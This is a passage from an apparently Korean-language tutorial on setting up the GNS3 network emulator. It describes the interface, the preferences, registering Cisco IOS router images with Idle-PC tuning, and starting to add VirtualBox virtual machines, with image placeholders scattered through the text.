


① 프로젝트의 관리를 위한 도구이며, 생성, 열기, 저장이 가능하다.
② 스냅샷 관리 메뉴를 실행할 수 있으며, 토폴로지 내의 모든 장치가 꺼져 있는 경우에만 가능하다.
③ 각 장치의 인터페이스(네트워크 어댑터, 시리얼 포트 등) 명칭을 표시하거나 숨길 수 있다.
④ 모든 장치의 콘솔을 연결한다.
⑤ 모든 장치를 한꺼번에 시작, 잠시 멈춤, 중단, 재시작을 동작을 수행할 수 있다.
⑥ 프로젝트에 노트, 그림, 사각형, 타원형을 삽입할 수 있다.
⑦ 프로젝트를 확대하거나 축소할 수 있다.
⑧ 현재 프로젝트의 스크린샷을 저장할 수 있다.
⑨ GNS에 등록된 라우터, 스위치, 단말 장치(VPC, 가상 머신 등), 보안 장비 등의 목록을 보여준다. 필요한 장치를 워크스페이스로 가져와서 사용할 수 있다.
⑩ 워크스페이스이며, 여기에 라우터, 스위치, 가상 머신 등을 이용하여 토폴로지를 구성한다.
⑪ 토폴로지에 등록된 장비들의 목록 및 상태를 보여준다.
⑫ GNS가 실행 중인 컴퓨터의 CPU/메모리 상태, GNS VM의 상태를 나타낸다.
⑬ GNS 관리 콘솔이며, GNS에서 수행되는 작업의 기록을 표시한다.


3. GNS 기본 설정

[Setup Wizard]는 사용하지 않으므로 ☑ Don't show this again을 선택하고 [Cancel]을 클릭한다.
GNS의 설정은 Edit → Preferences 메뉴를 통해 진행한다.

① General → Local Paths 항목에서 이미 생성해둔 GNS 관련 디렉터리를 path로 지정한다.



② Server 항목은 GNS VM 사용 여부에 따라 Local Server 또는 GNS VM server을 선택한다. Cisco 라우터 이미지 파일을 사용하는 경우는 Local server 항목의 ☑ Enable local server를 선택한다.
GNS3 VM server를 사용하기 위해서는 ☑ Enable the GNS VM을 선택한다. 아래 링크를 통해 Virtualbox, VMWare 등 가상 머신 유형에 맞는 GNS VM을 다운로드 할 수 있다.
※ GNS VM : https://www.gns3.com/software/download-vm




※ IOS 이미지란?

IOS는 Internetworking Operating System의 약자로서 시스코 라우터의 운영체제 파일이다. GNS 설치 시에 함께 설치한 Dynamips가 IOS 파일을 이용하여 가상의 라우터를 생성해주는 에뮬레이터이다. GNS는 Dynamips를 GUI 방식으로 제어할 수 있도록 해준다.


4. GNS에서 IOS 이미지 등록 및 IDLE PC 값 조정

ISO 이미지의 등록은 Edit → Preference → IOS routers 메뉴에서 진행한다.


① [New]를 선택하여 새로운 라우터를 등록을 시작한다.




② [Browse]를 선택하여 등록하고자 하는 라우터의 IOS 파일을 선택한다.




③ 선택한 IOS 이미지 파일은 기본 이미지 디렉터리로 복사된다.




④ 선택한 IOS 이미지 파일에 해당하는 라우터의 이름 및 플랫폼, 기본 메모리 설정 등을 기본값으로 진행한다.




⑤ 라우터의 각 슬롯에 추가적으로 필요한 모듈이 있는 경우 [Network adapters] 단계에서 추가할 수 있다. 또한 라우터 간 연결을 위해 필요한 WIC module도 추가 가능하다. 2개 이상의 라우터와의 연결을 위해 WIC-2T를 선택한다.




⑥ 라우터 실행시 발생할 수 있는 CPU 사용률 상승을 방지하기 위해 [Idle-PC finder]를 클릭하여 적절한 IDLE PC값을 선택한다.




⑦ 선택한 라우터의 등록이 완료되었다. 다른 라우터를 추가로 등록할 경우 위의 과정을 반복한다.





이제 VirtualBox와 GNS의 설치 및 설정이 완료되었고, 이제는 GNS에서 프로젝트를 생성하고 네트워크를 구성할 수 있다.
GNS를 이용하여 구성하는 네트워크는 프로젝트 단위로 저장하고 관리할 수 있다. 생성된 프로젝트는 [03-2 GNS 기본 설정] 항목에서 지정한 디렉토리에 저장된다.
프로젝트는 [File]-[New blank project]를 통해 생성할 수 있으며, [File] 메뉴에서 프로젝트의 생성, 불러오기, 저장 등의 작업을 수행할 수 있다.



04 GNS에 VirtuaBox 가상 머신 등록하기

※ 알아둡시다.


GNS에 Virtualbox에서 생성한 가상 머신을 등록하여 사용하며, 다음 사항에 유의한다.

- 가상 머신의 이름, 저장 경로에 한글이 포함되지 않도록 유의한다
- 가상 머신의 네트워크 인터페이스가 2개 이상일 경우는 GNS에 등록 후, 가상 머신의 [Network →Adapters] 의 개수를 가상 머신의 네트워크 어댑터 개수와 같게 맞춰야 한다.


1. GNS에 가상 머신 등록하기

ISO 이미지의 등록은 Edit → Preference → VirtualBox VMs 메뉴에서 진행한다.


① [New]를 선택하여 새로운 가상 머신을 등록을 시작한다.



